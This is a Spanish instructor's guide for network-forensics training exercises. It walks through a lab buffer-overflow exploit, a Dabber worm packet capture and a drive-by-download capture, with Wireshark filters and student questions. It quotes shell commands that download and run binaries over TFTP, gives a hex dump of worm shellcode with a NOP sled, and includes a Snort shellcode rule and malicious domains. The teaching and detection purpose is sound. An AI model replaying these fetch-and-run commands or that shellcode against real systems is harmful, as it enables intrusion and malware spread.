El *exploit* tendrá como consecuencia la copia de algunos archivos desde la máquina del atacante en la máquina de la víctima. Los archivos serán copiados al directorio local del usuario que ejecutó el servidor HTTP. Como el servidor HTTP se ejecutó con privilegios de 'superusuario' (root), los archivos se copiarán al directorio `/root/` y todas las acciones realizadas por el servidor comprometido utilizarán los privilegios del 'superusuario' (root). Este ejemplo muestra ¡por qué los servicios deberían ejecutarse con un conjunto mínimo de privilegios!


Antes de ejecutar el *exploit*, compruebe la lista de archivos en el directorio local del usuario root. En la consola, introduzca: **`ls ~`**. Ahora, ejecute el *exploit*. Se pueden dar dos opciones: la dirección IP de la víctima y la dirección IP del servidor TFTP. Ambas direcciones son las mismas que la de la interfaz *loopback* local: 127.0.0.1. Cambie el directorio en funcionamiento al directorio del ejercicio (/usr/share/exercises/07_NF/adds/) e introduzca. /**`exploit -h127.0.0.1 -t127.0.0.1`**. Las acciones sucesivas que realice el *exploit* serán reportadas a la consola.

```
[*] Connecting to vulnerable HTTP Server...done
[*] Sending buffer overflow data...done
[*] Attempting to connect to shell: 127.0.0.1: 12345...succeeded
```

```
[*] Sending commands to compromised server...done
[*] Bye!
```

Los paquetes que han causado la explotación habrán sido capturados por *Wireshark* y ahora podrán ser investigados.

Para diferenciar los paquetes que se enviaron al servidor HTTP, aplique el siguiente filtro:



La primera petición HTTP se llevó a cabo por el navegador web. El filtro permite el seguimiento de todos los paquetes que fueron enviados:


```
Source                Destination           Protocol Info
127.0.0.1             127.0.0.1             TCP      55177 > www [SYN]
127.0.0.1             127.0.0.1             TCP      www > 55177 [SYN, ACK]
127.0.0.1             127.0.0.1             TCP      55177 > www [ACK]
127.0.0.1             127.0.0.1             HTTP     GET / HTTP/1.1
127.0.0.1             127.0.0.1             TCP      www > 55177 [ACK]
127.0.0.1             127.0.0.1           HTTP     Continuation or non-HTTP traffic
127.0.0.1             127.0.0.1             TCP      55177 > www [ACK]
127.0.0.1             127.0.0.1             TCP      www > 55177 [FIN, ACK]
127.0.0.1             127.0.0.1             TCP      55177 > www [FIN, ACK]
127.0.0.1             127.0.0.1             TCP      www > 55177 [ACK]
127.0.0.1             127.0.0.1             TCP      55178 > www [SYN]
127.0.0.1                127.0.0.1                TCP        www > 55178 [SYN, ACK]
127.0.0.1             127.0.0.1             TCP      55178 > www [ACK]
127.0.0.1             127.0.0.1             HTTP     GET /favicon.ico HTTP/1.1
127.0.0.1             127.0.0.1             TCP      www > 55178 [ACK]
127.0.0.1           127.0.0.1             HTTP     Continuation or non-HTTP traffic
127.0.0.1             127.0.0.1             TCP      55178 > www [ACK]
127.0.0.1             127.0.0.1             TCP      www > 55178 [FIN, ACK]
127.0.0.1             127.0.0.1             TCP      55178 > www [FIN, ACK]
127.0.0.1             127.0.0.1             TCP      www > 55178 [ACK]
```

Existen dos peticiones HTTP (una para la página index.html y una para el archivo favicon.ico). El *exploit* envía una petición POST maliciosa:

```
127.0.0.1             127.0.0.1             TCP      54274 > www [SYN]
127.0.0.1             127.0.0.1             TCP      www > 54274 [SYN, ACK]
127.0.0.1             127.0.0.1             TCP      54274 > www [ACK]
127.0.0.1               127.0.0.1                HTTP       POST /inventory-check.cgi
HTTP/1.1
127.0.0.1             127.0.0.1             TCP      www > 54274 [ACK]
127.0.0.1               127.0.0.1                HTTP       Continuation or non-HTTP
traffic
127.0.0.1             127.0.0.1             TCP      www > 54274 [ACK]
127.0.0.1             127.0.0.1             TCP      54274 > www [FIN, ACK]
127.0.0.1             127.0.0.1             TCP      www > 54274 [ACK]
```

El cuarto paquete transporta la petición POST. La petición consiste en dos paquetes y el cuerpo de la petición HTTP lleva la *shellcode* del exploit que va ser ejecutado. La *shellcode* es básicamente una cadena larga de bytes de valor 90, seguidos por casi 90 bytes de instrucciones de ensamblador. (Los primeros cuatro bytes de la *shellcode* se corresponden con la dirección que sobrescribe la dirección de retorno de la función). Debido a la ejecución de la *shellcode*, el puerto 12345 se abre con la *shell* del sistema enlazada a él. Éste es el fin de la interacción con el servidor HTTP.

Como sabemos que el *exploit* abre el puerto 12345, el tráfico enviado a este puerto puede investigarse. Para hacer esto, se debería aplicar un filtro adecuado, que separará todo el tráfico dirigido a o que proviene del puerto 12345:




```
Los resultados del filtro son los siguientes:

127.0.0.1               127.0.0.1               TCP      57620 > 12345 [SYN]
127.0.0.1               127.0.0.1               TCP      12345 > 57620 [SYN, ACK]
127.0.0.1               127.0.0.1               TCP      57620 > 12345 [ACK]
127.0.0.1               127.0.0.1               TCP      57620 > 12345 [PSH, ACK]
127.0.0.1               127.0.0.1               TCP      12345 > 57620 [ACK]
127.0.0.1               127.0.0.1               TCP      57620 > 12345 [FIN, ACK]
```


A partir de la carga útil (*payload*) de los paquetes podemos observar que, tras haberse iniciado una conexión TCP, se envió la siguiente secuencia de comandos a la *shell*:

```
cd ~; atftp --get --remote-file exploit2 192.168.0.121;
atftp --get --remote-file hello 192.168.0.121; chmod +x hello; ./hello
```

Ya hablamos sobre el significado de estos comandos en los párrafos anteriores.

En la siguiente fase, el *exploit* y los archivos XHTTP se descargan en la máquina de la víctima. Para ver los paquetes del protocolo TFTP, aplique el siguiente filtro:

```
tftp
```



Para encontrar los nombres de los archivos que se descargaron, es más conveniente aplicar un filtro que muestre sólo el primer paquete de cada una de las transmisiones TFTP.

```
tftp.source_file
```

A continuación, liste los contenidos del directorio home del *root*. Los archivos descargados, `xhttp` y `exploit`, deberían aparecer aquí. Uno de los comandos ejecutados lanzó el `xhttp`. Compruebe si este programa todavía está en ejecución.

`ps aux | grep xhttp`

La información de salida (*output*) debería mostrar que un proceso denominado xhttp está en ejecución.

El último aspecto de la demostración de este ataque sería comprobar si un sistema de detección de intrusiones detectó algo sospechoso. El LiveDVD de Ejercicios contiene el sistema IDS Snort. Las alertas se reportan en el archivo:

`/var/log/snort/alert`

Para comprobar las últimas alertas, introduzca el comando:

`cat` **`/var/log/snort/alert`**

Debería darse cuenta de una alerta:

```
[**] [1:1000002:0] SHELLCODE x86 NOOP [**]
[Priority: 0]
06/14-16:35:30.367355 127.0.0.1:36944 -> 127.0.0.1:80
TCP TTL:64 TOS:0x0 ID:51437 IpLen:20 DgmLen:672 DF
***AP**F Seq: 0x2981E148  Ack: 0x6A7EC3DF  Win: 0x2E  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2107818 2038899
```

La alerta se activó mediante la siguiente regla del Snort:

```
alert ip any $SHELLCODE_PORTS -> $HOME_NET any
(msg: "SHELLCODE x86 NOOP";
 contentL:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|";
 depth:128;  reference:arachnids,181;  classtype:shellcode-detect;  sid:648;
rev:7;)
```

Esta regla activa una alerta siempre que una red monitorizada recibe un paquete que contiene al menos 14 bytes consecutivos de valor 90. El evento se desencadena por el hecho de que una secuencia así constituye a menudo un indicio de una posible ejecución de *shellcode*. La regla proviene de un conjunto estándar de reglas Snort. Si los estudiantes no conocen el software Snort, describa todos los campos de la alerta detalladamente.

Preguntas a los estudiantes

Preguntas posibles para los estudiantes en relación a este escenario:

P: ¿Un ataque provoca un bloqueo de la aplicación explotada?

R: No siempre. Los creadores de *exploits* intentan evitarlo. Esto se debe al hecho de que el bloqueo de una aplicación tarde o temprano será percibido por un usuario o administrador del sistema.

P: ¿Cómo puedo averiguar el puerto que un *exploit* utilizó para las conexiones entrantes?

R: Es posible identificar eventos que suceden fuera del tráfico de red normal. Por ejemplo, cualquier conexión de entrada a un puerto que no es utilizado por ningún servicio es un indicio potencial de un ataque. Los filtros de *Wireshark* son muy útiles en este punto. Suponga que existen dos servicios en ejecución en un servidor (web y SSH). Para encontrar conexiones sospechosas de entrada a este servidor, puede aplicarse el siguiente filtro:

tcp.dstport != 80 AND tcp.dstport != 22 AND tcp.flags.syn ==1

Con este filtro se muestran los dos primeros paquetes de cada conexión (el primer paquete del protocolo TCP siempre tiene un SYN y, el segundo, indicadores SYN y ACK) dirigidos a los puertos diferentes de los servicios estándar del servidor.

¡Asegúrese de reiniciar el servidor Apache que fue detenido al comienzo de este escenario!

Tarea 2 Un escenario de ataque de gusano *Dabber*

El siguiente ejercicio está destinado a que los estudiantes actúen por sí mismos. Se espera que analicen los archivos de registro y expliquen lo que está sucediendo. Deberían identificar las etapas del ataque tal y como se describe a continuación, localizar la shellcode y explicar cómo terminó el ataque. ¿Por qué finalizó de ese modo? A continuación encontrará algunas respuestas que le ayudarán a orientar a los estudiantes.

Notas preliminares

Las acciones del gusano *Dabber* se observaron por primera vez en el año 2004. Este gusano se aprovecha de una vulnerabilidad en el servidor FTP del gusano *Sasser*. Como consecuencia, para ser infectado por un *Dabber*, una máquina ya tiene que haber sido infectada por un *Sasser*. Un *Sasser* es un gusano que ataca a los sistemas de la familia Windows. El *Sasser* ejecuta un servidor FTP en el puerto 5554 de las máquinas explotadas que se usa para descargar el gusano tras una explotación inicial exitosa de la vulnerabilidad.

El *Dabber* rastrea el puerto 5554 para encontrar hosts infectados con *Sasser*. Cuando encuentra y explota uno de ellos, la *shell* de comandos de Windows permanece temporalmente enlazada al puerto 8967. Esta *shell* se utiliza para ejecutar el comando siguiente:

```
tftp –I [infecting host ip] GET hello.all package.exe &package.exe & exit
```

El servidor TFTP se incorpora en el *Dabber* y se utiliza para transferir el archivo ejecutable del gusano al sistema de destino. Cuando se ejecuta el comando, el archivo 'package.exe' será copiado en la víctima y ejecutado.


Desde el punto de vista de la red, el proceso del *exploit* parece un poco más complicado. El gusano se conecta al puerto 5554 algunas veces. La primera conexión se realiza para enviar un único byte (en nuestro caso es el "D" según ASCII). Si se logra la conexión, el gusano volverá a conectarse y enviará el *exploit*. También se puede observar que el gusano intenta una conexión al puerto 9898. Ésta se lograría en una máquina real comprometida. Sin embargo, como este caso fue capturado en una *honeynet*, la explotación no provocó la apertura del puerto. El *Dabber* utiliza el puerto 9898 para reconocer los hosts infectados.

Visión general del ataque

Se proporciona a los estudiantes el archivo *pcap* del *Dabber*, que contiene paquetes de un ejemplo real de un ataque. Hay que realizar el análisis del ataque con *Wireshark* y los filtros apropiados. El ataque consiste en las fases siguientes:

- Rastreo del puerto 5554;
- Conexión de prueba al puerto 5554 con un dato de 1 byte.
- Reconexión y envío del *exploit*;
- Interacción con una *shell* enlazada al puerto 8967


El ejercicio comenzará con el análisis del tráfico dirigido al puerto 5554. En primer lugar, deberían filtrase los paquetes adecuados (use el filtro `tcp.port = 5554`):



Como puede ver, la cantidad de tráfico destinado al puerto 5554 es bastante alta. Los paquetes que transportan datos pueden separarse utilizando el filtro:

```
tcp.dstport == 5554 AND data
```

Este filtro mostrará paquetes que fueron enviados al servidor FTP y que transportaban cualquier dato. Observemos más detenidamente los paquetes número 51, 56 y 65. Estos paquetes fueron utilizados para comprobar si el host había sido infectado con *Sasser*. Para explorar toda la conexión, haga clic en el botón derecho del ratón sobre uno de estos paquetes y elija la opción '*Follow TCP Stream*' ["Siga el flujo TCP"]. El resultado se muestra justo debajo:



Como podemos ver, sólo existe un paquete que transporta datos y la conexión se cierra con indicadores FIN intercambiados entre el cliente y el servidor. Examine el filtro que se aplicó tras elegir *'Follow TCP Stream'*:

```
(ip.addr eq 70.237.254.204 and ip.addr eq 90.237.105.143) and (tcp.port eq 3895 and
tcp.port eq 5554)
```


Este filtro puede parecer complejo pero, en ocasiones, para filtrar los datos deseados, es necesario añadir múltiples condiciones. Estamos interesados en los paquetes de una IP particular y un puerto TCP determinado, ya que este parámetro es distinto para cada una de las conexiones simultáneas en Internet.

Solicite a los estudiantes que se fijen en los paquetes que llevan datos y son enviados al puerto 5554. Examine más de cerca el número 117. Su carga útil (*payload)* es bastante similar a la demostrada en el ejercicio previo, dónde fue explotado el servidor HTTP. Éste es realmente el lugar en el que el *exploit* envía el *shellcode* y los datos para provocar el desbordamiento del búfer.


```
00c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0110  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0120  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0130  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0140  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0150  90 90 eb 06 90 90 21 bf  c0 77 e9 13 fc ff ff 90   ......!. .w......
0160  90 90 90 90 90 90 90 90  90 90 90 90 90 90 eb 0f   ........ ........
0170  8b 34 24 33 c9 80 c1 dd  80 36 de 46 e2 fa c3 e8   .4$3.... .6.F....
0180  ec ff ff ff ba b9 51 d8  de de 60 12 ce 60 a9 b6   ......Q. ..`..`..
0190  ed ec de de b6 a9 ad ec  81 8a 21 cb 0e ce 60 a9   ........ ..!...`.
01a0  49 47 8c 8c 8c 8c 9c 8c  9c 8c 36 d5 de de de 89   IG...... ..6.....
01b0  8d 9f 8d b1 bd b5 bb aa  9f de 89 21 c8 21 0e 4d   ........ ...!.!.M
01c0  b4 de b6 dc de fd d9 55  1a b4 ce 8e 8d 36 db de   .......U .....6..
01d0  de de bc b7 b0 ba de 89  21 c8 21 0e b4 df 8d 36   ........ !.!....6
01e0  d9 de de de b2 b7 ad aa  bb b0 de 89 21 c8 21 0e   ........ ....!.!.
01f0  b4 de 8a 8d 36 d9 de de  de bf bd bd bb ae aa de   ....6... ........
0200  89 21 c8 21 0e 55 06 ed  1e b4 ce 87 55 22 89 dd   .!.!.U.. ....U"..
0210  27 89 2d 75 55 e2 fa 8e  8e 8e b4 df 8e 8e 36 da   '.-uU... ......6.
0220  de de de bd b3 ba de 8e  36 d1 de de de 9d ac bb   ........ 6.......
0230  bf aa bb 8e ac b1 bd bb  ad ad 9f de 18 d9 9a 19   ........ ........
0240  99 f2 df df de de 5d 19  e6 4d 75 75 75 ba b9 7f   ......]. .Muuu...
0250  ee de 55 9e d2 55 9e c2  55 de 21 ae d6 21 c8 21   ..U..U.. U.!..!.!
0260  0e eb 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0270  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0280  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0290  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
02a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
02b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
02c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
02d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
02e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
02f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0300  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0310  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0320  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0330  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0340  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0350  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0360  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0370  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0380  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
```

Ya se ha llegado a la fase de explotación. Siga la comunicación entre el atacante y la víctima. Como ahora conoce la IP del atacante, aplique un filtro para mostrar los paquetes enviados a la víctima:

ip.dst == 90.237.105.143



La siguiente conexión de interés comienza con el paquete número 141. El flujo TCP que se muestra a continuación refleja los datos intercambiados cuando se ejecutaron los comandos de la *shell* de Windows. (Para ver esta ventana, haga clic en el botón derecho del ratón sobre uno de estos paquetes y elija la opción "*Follow TCP Stream*").



Un examen detallado de los paquetes enviados al puerto 8967 revela que el *exploit* intentó conectarse a la *shell* más de una vez. Sin embargo, después de que se introdujera el comando "exit" en la *shell*, no hubo ningún servidor 'escuchando' en este puerto y las conexiones con el paquete RST fueron rechazadas inmediatamente.

Tal como se ha mencionado previamente el *Dabber* utiliza el puerto 9898 para encontrar los *hosts* infectados. Por lo tanto, apliquemos el siguiente filtro:

```
tcp.dstport == 9898
```

Los resultados muestran que el atacante intentó una conexión a este puerto. No obstante, tal como se ha apuntado anteriormente, este ataque fue capturado en una *honeynet* que ofrecía baja interacción con el *exploit*. Gracias a ello, las conexiones con este puerto fueron denegadas.

PARTE 2 ANÁLISIS DE TRAZAS PCAP –ATAQUE EN EL CLIENTE

La segunda parte del ejercicio se ocupa de los escenarios que incluyen los ataques por descarga no solicitada (*drive-by-download* en el lado del cliente. Debería ofrecer una presentación breve acerca de este tipo de ataques. Los archivos *pcap* que contienen estos ataques se encuentran en el LiveDVD. Los estudiantes deben realizar los ejercicios basándose en las siguientes cuestiones:

a) ¿Qué ha sucedido? (paso a paso)

b) ¿Se ha infectado el host? Si es así, ¿de qué tipo de malware se trata?

c) ¿Cómo se está produciendo el ataque?

d) ¿Qué direcciones IP y dominios están implicados en el ataque? ¿Existe alguna probabilidad de *fast flux*?

e) ¿Cómo podríamos mitigar el ataque?

Los estudiantes deberían utilizar los conocimientos adquiridos en la parte anterior del ejercicio para analizar correctamente estos ataques.

Tarea 1 Descarga no solicitada (drive-by-download) sin *fast flux*

En el primer ejemplo, nos encontramos ante una descarga no solicitada desde un dominio sin utilizar la técnica *fast flux*. Utilice el *Wireshark* y el archivo /usr/share/exercises/07_NF/adds/drive-by-download_t.pcap.

P1 ¿Qué ha sucedido?

A partir del archivo *pcap* podemos suponer que:

1 la IP del host cliente es 10.0.0.130,
2 El servidor DNS es 10.0.0.2.

Una ilustración paso a paso está disponible en el LiveDVD (/usr/share/exercises/07_NF/adds/):

<<véase drive-by-download_t.pdf >>

Nota:

Existen otras tres conexiones, todas legítimas:

- Conexión a www.cert.pl (195.187.7.66),
- Conexión a www.nask.pl (193.59.201.62), y
- Conexión a urs.microsoft.com vía HTTPS (213.199.161.251).

Ya que este tráfico puede ser considerado como tráfico legítimo, es muy recomendable que se filtre.

En *Wireshark*, use el filtro siguiente:

```
!((ip.dst == 195.187.7.66) || (ip.src == 195.187.7.66)
|| (ip.dst == 193.59.201.62) || (ip.src == 193.59.201.62)
|| (ip.dst == 213.199.161.251) || (ip.src == 213.199.161.251))
```

P2 ¿Se ha infectado el host?

Se produjeron tres descargas sospechosas de archivos binarios W32 desde dos sitios web diferentes. En el primer caso se descargaron dos archivos de tamaño diferente (el primero ocupaba menos –unos 13KB-, y el segundo era más grande -sobre 99KB-). En el segundo caso únicamente se produjo una descarga (el tamaño del archivo era aproximadamente de 26KB).

Es muy posible que los archivos descargados sean archivos EXE para W32 infectados. .

Utilizando *Wireshark*, encuentre dónde termina la descarga del archivo binario y dónde se re-ensamblan los segmentos TCP (paquetes número 602, 714 y 806). Use “export selected bytes” (“bytes de exportación seleccionados”) en la sección “Media Type” (“Tipo de Medio”) y guárdelo como un archivo .exe. Ahora ya tiene estos tres archivos binarios W32. Si dispone de conexión a Internet, envíelos para su análisis a VirusTotal <www.virustotal.com>, o/y a Anubis <http://anubis.iseclab.org/index.php>, o/y a Norman SandBox <http://www.norman.com/microsites/nsic/Submit/en-us>.

- Primer archivo exe: <<véase drive-by-download_t_VT_1st-exe-file.pdf>> un troyano/*dropper*/*downloader*
- Segundo archivo exe: <<véase drive-by-download_t_VT_2nd-exe-file.pdf>> un troyano/alerta

falsa
- Tercer archivo exe: <<véase drive-by-download_t_VT_3rd-exe-file.pdf>> un *rootkit*

(Archivos disponibles en el LiveDVD en /usr/share/exercises/07_NF/adds/)

P3 **¿Cómo se está produciendo el ataque?**

Los JavaScripts ofuscados (múltiples) y las etiquetas "iframe" (una sola vez) se utilizan para redirigir al siguiente salto (*hop*) y establecer las cookies u otros marcadores/sellos/variables. Algunos JavaScripts están ubicados en la sección HEAD del archivo HTML y sus funciones se han activado con argumentos especiales a través de eventos "*onload*" en la sección BODY del archivo HTML.

P4 **¿Qué direcciones IP y dominios están implicados en el ataque?**

El sitio www.homebank.pl es el único sitio que nuestro host cliente visitó de forma intencionada. La IP resuelve a 212.85.111.79 y, al observar la respuesta del servidor-DNS, se comprueba que no utiliza fast-flux.

Seguidamente el host cliente fue redirigido a dos sitios diferentes, winhex.org/tds/in.cgi?3 (85.255.120.194, sin fast-flux) y 1sense.info/t/ (211.95.72.85, sin fast-flux), y desde éstos a otros más, jezl0.com (66.232.114.139, sin fast-flux) y 72.36.162.50. Es probable que el malware se haya descargado directamente desde estos dos últimos sitios.

No hemos identificado ejemplos con fast-flux.

P5 **¿Cómo podríamos mitigar el ataque?**

